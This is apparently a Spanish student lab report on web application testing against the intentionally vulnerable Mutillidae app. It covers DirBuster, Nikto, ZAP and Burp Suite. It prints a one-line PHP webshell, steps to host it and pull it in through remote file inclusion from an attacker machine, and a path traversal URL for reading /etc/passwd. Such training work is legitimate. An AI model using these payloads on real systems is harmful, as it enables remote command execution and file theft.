Introducción Web

Ejercicio 1

Introduzco la url de mutillidae y el diccionario


Url:


```
http://10.0.10.9/mutillidae/
```

Diccionario:

```
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

Para agilizar el escaneo introduzco la siguiente configuracion





Reporte con los resultados adjunto a la entrega


Ejercicio 2


Nikto

```
nikto -url http://10.0.10.9/mutillidae > nikto.txt
```

Fichero con el resultado adjunto con la entrega.

ZAP





Debido a la demora del escaneo se ha parado el proceso.


Ejercicio 3

Vulnerabilidad nikto

Vulnerabilidad: RFI (Remote file Inclusion)

/mutillidae/?npage=1&content_dir=http://blog.cirt.net/rfiinc.txt%00&cmd=ls: Remote File Inclusion (RFI) from RSnake's RFI list. See: https://gist.github.com/mubix/5d269c686584875015a2

```
http://10.0.10.9//mutillidae/?page=https://google.es
```



La vulnerabilidad web RFI consiste en que a partir de una url de una web podemos acceder a otros archivos alojados en otros servidores como uno propio o de un atacante para ejecutar ficheros.


Esta vulnerabilidad solo se da en webs dinámicas programadas en php, en cambio no se da en webs programadas en ASP o en cualquier otro lenguaje que no contenga la posibilidad de la inclusión remota de archivos ajenos al servidor.

si queremos ejecutar una web Shell basta con crear un payload en php de una Shell y cambiarle la extensión a .txt

```
#Codigo php de webshell
<?php
system($_GET['cmd'])
?>
```

Después levantamos un servidor y buscamos la siguiente url:

```
#Levantar server
python -m http.server 80
#Buscar en la barra del explorador
http://10.0.10.9//mutillidae/index.php?page=http://10.0.10.5/
```



La extensión de la Shell no debe ser php ya que si no se ejecutaría primero en el servidor del atacante, es por esto que el código del script malicioso debe ir con una extensión distinta.

Para detener este ataque se debe filtrar la variable, un ejemplo sencillo es:

```
<?
  if ($url=="seccion")
    include ($url.".php");
?>
```

Zap

Vulnerabilidad High Encontrada.


Path Transversal o Local file inclusión.

Esta vulnerabilidad permite al usuario leer ficheros del propio servidor introduciendo la ruta desde la barra de búsqueda del explorador, estos ficheros no deben ser accesibles para el usuario.

Para explotar esta vulnerabilidad debemos hacer uso de ../ tantas veces sea necesario hasta poder encontrar el contenido del fichero


Introduciendo la siguiente ruta obtenemos acceso al contenido del fichero passwd del servidor.

```
http://10.0.10.9//mutillidae/index.php?page=../../../../etc/p
```




Ejercicio 4


Añado al scope la url




Petición de login con admin:admin capturada




Paro de interceptar peticiones



Listado de las peticiones realizas



Se ven peticiones extra que he realizado al entrar en el apartado de phpmyadmin después del login


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Site map Issue definitions Scope settings
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.0.10.9
mutillidae
documentation
framer.html
images
includes
index.php
javascript
level-1-hints-page-wrapper.php
phpmyadmin
set-up-database.php
styles
webservices
Host Method URL Params Status code Length MIME type Title
http://10.0.10.9 GET /mutillidae/phpmyadmin/js/get_image.js.php?theme=p... 200 6669 script
http://10.0.10.9 GET /mutillidae/phpmyadmin/js/jquery/jquery-1.6.2.js?ts=13... 200 92765 script
http://10.0.10.9 GET /mutillidae/phpmyadmin/js/jquery/jquery-ui-1.8.16.cust... 200 202192 script
http://10.0.10.9 GET /mutillidae/phpmyadmin/js/jquery/jquery.qtip-1.0.0-rc... 200 38199 script
http://10.0.10.9 GET /mutillidae/phpmyadmin/js/messages.php?lang=en&db... 200 17097 script
http://10.0.10.9 GET /mutillidae/phpmyadmin/js/update-location.js?ts=1380... 200 1234 script
http://10.0.10.9 POST /mutillidae/index.php?page=login.php 302 50919 HTML
http://10.0.10.9 GET /mutillidae/documentation/mutillidae-installation-on-...
http://10.0.10.9 GET /mutillidae/framer.html
http://10.0.10.9 GET /mutillidae/images/back-button-64-64.png
Request
Pretty Raw Hex
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 10.0.10.9
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request headers 7